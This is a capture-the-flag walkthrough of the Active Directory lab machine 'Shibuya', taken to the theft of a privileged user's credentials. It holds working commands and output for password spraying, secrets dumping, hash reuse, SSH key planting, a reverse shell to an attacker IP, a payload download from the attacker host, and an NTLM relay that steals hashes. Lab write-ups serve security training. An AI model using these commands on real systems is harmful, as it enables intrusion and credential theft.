

Overview#
Shibuya is quiet a difficult machine, which tests your skills on a lot of different domains in a single box. From user enumeration to finding secrets in ldap and special files to abusing logged on users and ADCS, there is quiet some path to master. The difficulty adds up, as LDAP / LDAPS is firewalled and only really late accessible. I really liked the machine, as it gives you the opportunity to struggle and learn new techniques.
User#
Enumeration#
Nmap port scan shows it’s a domain controller (Kerberos, port 88 is open). LDAP (389) / LDAPS (636) seems to be firewalled. Additional there is SSH and RDP open on this box.
sudo nscan 10.129.234.42

22/tcp    open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-15 07:05:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: shibuya.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=AWSJPDC0522.shibuya.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:AWSJPDC0522.shibuya.vl
| Not valid before: 2025-02-15T07:26:20
|_Not valid after:  2026-02-15T07:26:20
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shibuya.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=AWSJPDC0522.shibuya.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:AWSJPDC0522.shibuya.vl
| Not valid before: 2025-02-15T07:26:20
|_Not valid after:  2026-02-15T07:26:20
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AWSJPDC0522.shibuya.vl
| Not valid before: 2025-11-14T06:59:48
|_Not valid after:  2026-05-16T06:59:48
|_ssl-date: 2025-11-15T07:06:33+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SHIBUYA
|   NetBIOS_Domain_Name: SHIBUYA
|   NetBIOS_Computer_Name: AWSJPDC0522
|   DNS_Domain_Name: shibuya.vl
|   DNS_Computer_Name: AWSJPDC0522.shibuya.vl
|   DNS_Tree_Name: shibuya.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-15T07:05:53+00:00
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
58800/tcp open  msrpc         Microsoft Windows RPC
58814/tcp open  msrpc         Microsoft Windows RPC
58833/tcp open  msrpc         Microsoft Windows RPC
61761/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
62005/tcp open  msrpc         Microsoft Windows RPC
Further enumerations against SMB, RDP and SSH does not reveal any major information (no guest access / null authentication possible).
User enumeration via kerbrute:
kerbrute userenum -d shibuya.vl --dc AWSJPDC0522.shibuya.vl /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames-dup.txt
2025/11/15 09:27:39 >  [+] VALID USERNAME:       purple@shibuya.vl
2025/11/15 09:27:40 >  [+] VALID USERNAME:       red@shibuya.vl
We get two valid usernames: purple and red
Initial access#
Trying them as password do not work at first:
netexec smb AWSJPDC0522.shibuya.vl -u users -p users
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.42   445    AWSJPDC0522      [-] shibuya.vl\red:red STATUS_LOGON_FAILURE
SMB         10.129.234.42   445    AWSJPDC0522      [-] shibuya.vl\purple:red STATUS_LOGON_FAILURE
SMB         10.129.234.42   445    AWSJPDC0522      [-] shibuya.vl\red:purple STATUS_LOGON_FAILURE
SMB         10.129.234.42   445    AWSJPDC0522      [-] shibuya.vl\purple:purple STATUS_LOGON_FAILURE
But when we add -k flag for Kerberos authentication both work, as the username is in fact also the password:
netexec smb AWSJPDC0522.shibuya.vl -u users -p users -k --no-bruteforce --continue-on-success
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\red:red
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\purple:purple
Doing a RID-bruteforce we see, that red and purple are computer accounts:
netexec smb AWSJPDC0522.shibuya.vl -u red -p red -k --rid-brute 10000
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\red:red
<SNIPPED>
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      1608: SHIBUYA\RED$ (SidTypeUser)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      1610: SHIBUYA\PURPLE$ (SidTypeUser)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      1611: SHIBUYA\AWSJPWK0222$ (SidTypeUser)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      3101: SHIBUYA\ssh (SidTypeGroup)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      4101: SHIBUYA\t3_admins (SidTypeGroup)
Share enumeration:
netexec smb AWSJPDC0522.shibuya.vl -u red -p red -k --shares
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\red:red
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [*] Enumerated shares
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      Share           Permissions     Remark
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      -----           -----------     ------
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      ADMIN$                          Remote Admin
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      C$                              Default share
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      images$
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      IPC$            READ            Remote IPC
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      NETLOGON        READ            Logon server share
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      SYSVOL          READ            Logon server share
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      users           READ
Access share users via smbclient, Kerberos is needed again:
getTGT.py shibuya.vl/'red$':'red'
export KRB5CCNAME=red\$.ccache
smbclient //AWSJPDC0522.shibuya.vl/users --use-kerberos=required
smb: \> ls
  .                                  DR        0  Sun Feb 16 11:42:24 2025
  ..                                DHS        0  Wed Apr  9 02:09:45 2025
  Administrator                       D        0  Wed Apr  9 01:36:27 2025
  All Users                       DHSrn        0  Sat May  8 10:34:03 2021
  Default                           DHR        0  Sat Feb 15 16:49:13 2025
  Default User                    DHSrn        0  Sat May  8 10:34:03 2021
  desktop.ini                       AHS      174  Sat May  8 10:18:31 2021
  nigel.mills                         D        0  Wed Apr  9 01:30:42 2025
  Public                             DR        0  Sat Feb 15 07:49:31 2025
  simon.watson                        D        0  Tue Feb 18 20:36:45 2025
Nothing really interesting is accessible.
Lateral movement#
Getting users description field via smb reveals a password for user svc_autojoin:
netexec smb AWSJPDC0522.shibuya.vl -u 'red$' -p red -k --users
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\red$:red
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      _admin                        2025-02-15 07:55:29 0       Built-in account for administering the computer/domain
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      krbtgt                        2025-02-15 07:24:57 0       Key Distribution Center Service Account
SMB         AWSJPDC0522.shibuya.vl 445    AWSJPDC0522      svc_autojoin                  2025-02-15 07:51:49 0       K5&A6Dw9d8jrKWhV
<SNIPPED>
svc_autojoin:K5&A6Dw9d8jrKWhV
With this user, we can login without Kerberos authentication. It seems only on computer objects Kerberos is enforced.
netexec smb AWSJPDC0522.shibuya.vl -u 'svc_autojoin' -p 'K5&A6Dw9d8jrKWhV'
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.42   445    AWSJPDC0522      [+] shibuya.vl\svc_autojoin:K5&A6Dw9d8jrKWhV
We get an additional share images$ accessible:
netexec smb AWSJPDC0522.shibuya.vl -u 'svc_autojoin' -p 'K5&A6Dw9d8jrKWhV' --shares
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.42   445    AWSJPDC0522      [+] shibuya.vl\svc_autojoin:K5&A6Dw9d8jrKWhV
SMB         10.129.234.42   445    AWSJPDC0522      [*] Enumerated shares
SMB         10.129.234.42   445    AWSJPDC0522      Share           Permissions     Remark
SMB         10.129.234.42   445    AWSJPDC0522      -----           -----------     ------
SMB         10.129.234.42   445    AWSJPDC0522      ADMIN$                          Remote Admin
SMB         10.129.234.42   445    AWSJPDC0522      C$                              Default share
SMB         10.129.234.42   445    AWSJPDC0522      images$         READ
SMB         10.129.234.42   445    AWSJPDC0522      IPC$            READ            Remote IPC
SMB         10.129.234.42   445    AWSJPDC0522      NETLOGON        READ            Logon server share
SMB         10.129.234.42   445    AWSJPDC0522      SYSVOL          READ            Logon server share
SMB         10.129.234.42   445    AWSJPDC0522      users           READ
Connect to this new share, where we see a bunch of WIM (Windows Imaging Format) files, I’ll just download everything:
smbclient '//AWSJPDC0522.shibuya.vl/images$'  -U 'shibuya\svc_autojoin' --password 'K5&A6Dw9d8jrKWhV'                                   1 ⨯
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 16 12:24:08 2025
  ..                                DHS        0  Wed Apr  9 02:09:45 2025
  AWSJPWK0222-01.wim                  A  8264070  Sun Feb 16 12:23:41 2025
  AWSJPWK0222-02.wim                  A 50660968  Sun Feb 16 12:23:45 2025
  AWSJPWK0222-03.wim                  A 32065850  Sun Feb 16 12:23:47 2025
  vss-meta.cab                        A   365686  Sun Feb 16 12:22:37 2025

                5048575 blocks of size 4096. 1563175 blocks available
smb: \> prompt off
smb: \> mget *
WIM is a file-based disk image format. A short research reveals this format uses compression with LZX. It can be opened with 7-Zip or another archive program:
7z x AWSJPWK0222-01.wim -oAWSJPWK0222-01
7z x AWSJPWK0222-02.wim -oAWSJPWK0222-02
7z x AWSJPWK0222-03.wim -oAWSJPWK0222-03
On AWSJPWK0222-02.wim we find registry hives. AWSJPWK0222-01.wim has some home directories, mostly empty and AWSJPWK0222-03.wim has some EFI partition files, might as well be some recovery partition.
~/htb/shibuya/images/AWSJPWK0222-02]$ ls
BBI
BBI{c76cbcfb-afc9-11eb-8234-000d3aa6d50e}.TM.blf
BBI{c76cbcfb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
BBI{c76cbcfb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
BBI.LOG1
BBI.LOG2
BCD-Template
BCD-Template.LOG
COMPONENTS
COMPONENTS{c76cbcad-afc9-11eb-8234-000d3aa6d50e}.TM.blf
COMPONENTS{c76cbcad-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
COMPONENTS{c76cbcad-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
COMPONENTS.LOG1
COMPONENTS.LOG2
DEFAULT
DEFAULT.LOG1
DEFAULT.LOG2
DRIVERS
DRIVERS{c76cbcbb-afc9-11eb-8234-000d3aa6d50e}.TM.blf
DRIVERS{c76cbcbb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
DRIVERS{c76cbcbb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
DRIVERS.LOG1
DRIVERS.LOG2
ELAM
ELAM{c76cbd09-afc9-11eb-8234-000d3aa6d50e}.TM.blf
ELAM{c76cbd09-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
ELAM{c76cbd09-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
ELAM.LOG1
ELAM.LOG2
Journal
netlogon.ftl
RegBack
SAM
SAM.LOG1
SAM.LOG2
SECURITY
SECURITY.LOG1
SECURITY.LOG2
SOFTWARE
SOFTWARE.LOG1
SOFTWARE.LOG2
SYSTEM
SYSTEM.LOG1
SYSTEM.LOG2
systemprofile
TxR
Dumping the secrets with impackets secretsdump.py:
secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x2e971736685fc53bfd5106d471e2f00f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8dcb5ed323d1d09b9653452027e8c013:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9dc1b36c1e31da7926d77ba67c654ae6:::
operator:1000:aad3b435b51404eeaad3b435b51404ee:5d8c3d1a20bd63f60f469f6763ca0d50:::
[*] Dumping cached domain logon information (domain/username:hash)
SHIBUYA.VL/Simon.Watson:$DCC2$10240#Simon.Watson#04b20c71b23baf7a3025f40b3409e325: (2025-02-16 11:17:56+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:2f006b004e0045004c0045003f0051005800290040004400580060005300520079002600610027002f005c002e002e0053006d0037002200540079005e0044003e004e0056005f00610063003d00270051002e00780075005b0075005c00410056006e004200230066004a0029006f007a002a005700260031005900450064003400240035004b0079004d006f004f002100750035005e0043004e002500430050006e003a00570068005e004e002a0076002a0043005a006c003d00640049002e006d005a002d002d006e0056002000270065007100330062002f00520026006b00690078005b003600670074003900
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1fe837c138d1089c9a0763239cd3cb42
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb31a4d81f2df440f806871a8b5f53a15de12acc1
dpapi_userkey:0xe14c10978f8ee226cbdbcbee9eac18a28b006d06
[*] NL$KM
 0000   92 B9 89 EF 84 2F D6 55  73 67 31 8F E0 02 02 66   ...../.Usg1....f
 0010   F9 81 42 68 8C 3B DF 5D  0A E5 BA F2 4A 2C 43 0E   ..Bh.;.]....J,C.
 0020   1C C5 4F 40 1E F5 98 38  2F A4 17 F3 E9 D9 23 E3   ..O@...8/.....#.
 0030   D1 49 FE 06 B3 2C A1 1A  CB 88 E4 1D 79 9D AE 97   .I...,......y...
NL$KM:92b989ef842fd6557367318fe0020266f98142688c3bdf5d0ae5baf24a2c430e1cc54f401ef598382fa417f3e9d923e3d149fe06b32ca11acb88e41d799dae97
[*] Cleaning up...
We got the NTLM hash 1fe837c138d1089c9a0763239cd3cb42, which as the WIM name suggest belongs to computer account AWSJPWK0222$, which is also in RID-bruteforced user list. Authentication with this hash is successful:
netexec smb AWSJPDC0522.shibuya.vl -u 'AWSJPWK0222$' -H 1fe837c138d1089c9a0763239cd3cb42
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.42   445    AWSJPDC0522      [+] shibuya.vl\AWSJPWK0222$:1fe837c138d1089c9a0763239cd3cb42
This means not all computer objects are set to only allow authentication with Kerberos as we could here with just NTLM. Tough this computer account does not bring us more privilege.
We also have some local system hashes and a domain cached password hash of user simon.watson, which as we previously saw, has a user directory on domain controller.
Trying to crack this hash with hashcat fails:
hashcat -m2100 'SHIBUYA.VL/Simon.Watson:$DCC2$10240#Simon.Watson#04b20c71b23baf7a3025f40b3409e325' rockyou.txt --userHash-spraying the other two hashes from SAM against simon.watson results in a positive hit:
netexec smb AWSJPDC0522.shibuya.vl -u Simon.Watson -H hashes
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.42   445    AWSJPDC0522      [-] shibuya.vl\Simon.Watson:8dcb5ed323d1d09b9653452027e8c013 STATUS_LOGON_FAILURE
SMB         10.129.234.42   445    AWSJPDC0522      [+] shibuya.vl\Simon.Watson:5d8c3d1a20bd63f60f469f6763ca0d50
simon.watson:5d8c3d1a20bd63f60f469f6763ca0d50
Let’s see what we can access in the users share, now as simon.watson:
smbclient '//AWSJPDC0522.shibuya.vl/users'  -U 'shibuya\simon.watson' --pw-nt-hash 5d8c3d1a20bd63f60f469f6763ca0d50
smb: \> cd simon.watson
smb: \simon.watson\> ls
  .                                   D        0  Tue Feb 18 20:36:45 2025
  ..                                 DR        0  Sun Feb 16 11:42:24 2025
  AppData                            DH        0  Sun Feb 16 11:42:06 2025
  Application Data                DHSrn        0  Sun Feb 16 11:42:06 2025
  Cookies                         DHSrn        0  Sun Feb 16 11:42:06 2025
  Desktop                            DR        0  Wed Apr  9 02:06:32 2025
  Documents                          DR        0  Sun Feb 16 11:42:06 2025
  Downloads                          DR        0  Sat May  8 10:20:24 2021
  Favorites                          DR        0  Sat May  8 10:20:24 2021
  Links                              DR        0  Sat May  8 10:20:24 2021
  Local Settings                  DHSrn        0  Sun Feb 16 11:42:06 2025
  Music                              DR        0  Sat May  8 10:20:24 2021
  My Documents                    DHSrn        0  Sun Feb 16 11:42:06 2025
  NetHood                         DHSrn        0  Sun Feb 16 11:42:06 2025
  NTUSER.DAT                        AHn   262144  Wed Apr  9 01:37:56 2025
  ntuser.dat.LOG1                   AHS        0  Sun Feb 16 11:42:06 2025
  ntuser.dat.LOG2                   AHS        0  Sun Feb 16 11:42:06 2025
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf    AHS    65536  Sun Feb 16 11:42:08 2025
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Sun Feb 16 11:42:06 2025
  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Sun Feb 16 11:42:06 2025
  ntuser.ini                         HS       20  Sun Feb 16 11:42:06 2025
  Pictures                           DR        0  Sat May  8 10:20:24 2021
  PrintHood                       DHSrn        0  Sun Feb 16 11:42:06 2025
  Recent                          DHSrn        0  Sun Feb 16 11:42:06 2025
  Saved Games                        Dn        0  Sat May  8 10:20:24 2021
  SendTo                          DHSrn        0  Sun Feb 16 11:42:06 2025
  Start Menu                      DHSrn        0  Sun Feb 16 11:42:06 2025
  Templates                       DHSrn        0  Sun Feb 16 11:42:06 2025
  Videos                             DR        0  Sat May  8 10:20:24 2021
We now have full access to simon.watson users directory.
Under the desktop directory we can read the user flag:
smb: \simon.watson\Desktop\> ls
  .                                  DR        0  Wed Apr  9 02:06:32 2025
  ..                                  D        0  Tue Feb 18 20:36:45 2025
  user.txt                            A       32  Wed Apr  9 02:06:46 2025
As we saw that SSH was open, we can drop a key to let us in:
#generate key
ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519): simon
Enter passphrase for "simon" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in simon
Your public key has been saved in simon.pub
The key fingerprint is:
SHA256:VaB02OP4zGjxGTisFwJnMSHGZN4Zjv8m6YrwPJTlHdc kali@pentest1

#create authorized_keys locally with public key
cp simon.pub authorized_keys

#connect and drop key
smbclient '//AWSJPDC0522.shibuya.vl/users'  -U 'shibuya\simon.watson' --pw-nt-hash 5d8c3d1a20bd63f60f469f6763ca0d50
Try "help" to get a list of possible commands.
smb: \> cd simon.watson
smb: \simon.watson\> cd .ssh
smb: \simon.watson\.ssh\> put authorized_keys
putting file authorized_keys as \simon.watson\.ssh\authorized_keys (0.0 kB/s) (average 0.0 kB/s)

#login with private key
ssh -i simon simon.watson@AWSJPDC0522.shibuya.vlRoot#
Enumeration#
Enumerating ports internally we see, ldap and ldaps is running:
PS C:\Users> netstat -ano | findstr 0:0
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       2280
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       980
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       980
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       856
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2364
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       580
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1196
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1716
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2100
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:58798          0.0.0.0:0              LISTENING       720
  TCP    0.0.0.0:58800          0.0.0.0:0              LISTENING       2412
  TCP    0.0.0.0:58814          0.0.0.0:0              LISTENING       2728
  TCP    0.0.0.0:58833          0.0.0.0:0              LISTENING       2080
  TCP    0.0.0.0:61761          0.0.0.0:0              LISTENING       740
  TCP    0.0.0.0:62005          0.0.0.0:0              LISTENING       740
  TCP    10.129.234.42:53       0.0.0.0:0              LISTENING       2412
  TCP    10.129.234.42:139      0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2412
Let’s collect some bloodhound data with SharpHound:
Transfer binary:
python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.234.42 - - [15/Nov/2025 12:14:14] "GET /SharpHound.exe HTTP/1.1" 200 -
On box:
PS C:\Users\simon.watson> wget 10.10.14.16/SharpHound.exe -o sh.exeExecuting:
PS C:\Users\simon.watson> .\sh.exe -c All,GPOLocalGroup --zipfilename shibuyaTransfer the result via scp:
scp -i simon simon.watson@AWSJPDC0522.shibuya.vl:20251115031505_shibuya.zip .Cross-Sessions relay#
After it ingesting into BloodHound we find out that simon.watson does not have any direct privileges that brings us further. We find out tough, that nigel.mills which is in an elevated t1_admins group has a session on the DC:
As we don’t have an interactive session, this session is not shown with qwinsta:
PS C:\users\simon.watson> qwinsta
qwinsta : No session exists for *
To get an interactive session and query users to see how nigel.mills is connected, we can use RunasCs.exe:
PS C:\users\simon.watson> .\RunasCs.exe doesnotmatter doesnotmatter -l 9 qwinsta

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 rdp-tcp#0         nigel.mills               1  Active
 console                                     2  Conn
 rdp-tcp                                 65536  Listen
As we do not have the password for simon.watson we can use logontype 9 (New Credential) to get an interactive session of current user. For full interactive shell we could enter:
.\RunasCs.exe doesnotmatter doesnotmatter -l 9 powershell.exe -r 10.10.14.16:9001We see nigel.mills is connected via RDP on session ID 1.
In this constellation we can trigger a NTLM-Authentication and steal the NTLMv2 Hash of nigel.mills with RemotePotato0 by doing a Cross-Session relay:
It abuses the DCOM activation service and trigger an NTLM authentication of any user currently logged on in the target machine. It is required that a privileged user is logged on the same machine (e.g. a Domain Admin user). Once the NTLM type1 is triggered we setup a cross protocol relay server that receive the privileged type1 message and relay it to a third resource by unpacking the RPC protocol and packing the authentication over HTTP. On the receiving end you can setup a further relay node (eg. ntlmrelayx) or relay directly to a privileged resource. RemotePotato0 also allows to grab and steal NTLMv2 hashes of every users logged on a machine.
Executing Remotepotato0 on box fails, as we cannot run the resolver on the box itself:
PS C:\users\simon.watson> .\Remote.exe -m 2 -s 1
[!] Detected a Windows Server version not compatible with JuicyPotato, you cannot run the RogueOxidResolver on 127.0.0.1. RogueOxidResolver must be run remotely.
[!] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
Outsourcing it to the attacker box as stated by the tool:
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.234.42:9999Second try fails as well. It hangs, which means, most likely packets were dropped by windows firewall.
Enumerating windows firewall for unused open ports, which we could use:
PS C:\Users\simon.watson\> netsh advfirewall firewall show rule name=all dir=in
Rule Name:                            Microsoft Edge (mDNS-In)
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:                             Microsoft Edge
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             UDP
LocalPort:                            5353
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow

Rule Name:                            Custom TCP Allow
----------------------------------------------------------------------
Enabled:                              Yes
Direction:                            In
Profiles:                             Domain,Private,Public
Grouping:
LocalIP:                              Any
RemoteIP:                             Any
Protocol:                             TCP
LocalPort:                            8000-9000
RemotePort:                           Any
Edge traversal:                       No
Action:                               Allow

Rule Name:                            @{Microsoft.Windows.SecHealthUI_10.0.20348.2849_neutral__cw5n1h2txyewy?ms-resource://Microsoft.Windows.SecHealthUI/resources/PackageDisplayName}
The second entry looks very promising, it allows 1000 ports in from 8000-9000. So now we finally can capture the NTLMv2 hash of nigel.mills with:
#attacker
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.234.42:8222
#victim
PS C:\users\simon.watson> .\Remote.exe -m 2 -s 1 -x 10.10.14.16 -p 8222
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on (null) to your victim machine on port 8222
[*] Example Network redirector:
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:8222
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] Starting RogueOxidResolver RPC Server listening on port 8222 ...
[*] IStoragetrigger written: 104 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 8222
[+] User hash stolen!
NTLMv2 Client : AWSJPDC0522
NTLMv2 Username : SHIBUYA\Nigel.Mills
NTLMv2 Hash : Nigel.Mills::SHIBUYA:7e1c7420ecabf0e6:01549b68f182f51f3cdacf17022e6984:0101000000000000cfa94e193556dc01fb8b07f80af82a400000000002000e005300480049004200550059004100010016004100570053004a0050004400430030003500320032000400140073006800690062007500790061002e0076006c0003002c004100570053004a0050004400430030003500320032002e0073006800690062007500790061002e0076006c000500140073006800690062007500790061002e0076006c0007000800cfa94e193556dc010600040006000000080030003000000000000000010000000020000027065dc1d373e804367ffbb0e99ccba5ad69acf5baa6df00514cdda37f2898450a00100000000000000000000000000000000000090000000000000000000000Cracking hash:
hashcat -m5600 shibuya.txt rockyou.txt
NIGEL.MILLS:<SNIPPED>:Sail2Boat3
nigel.mills:Sail2Boat3
Privilege Escalation#
This nigel.mills has RDP and SSH access:
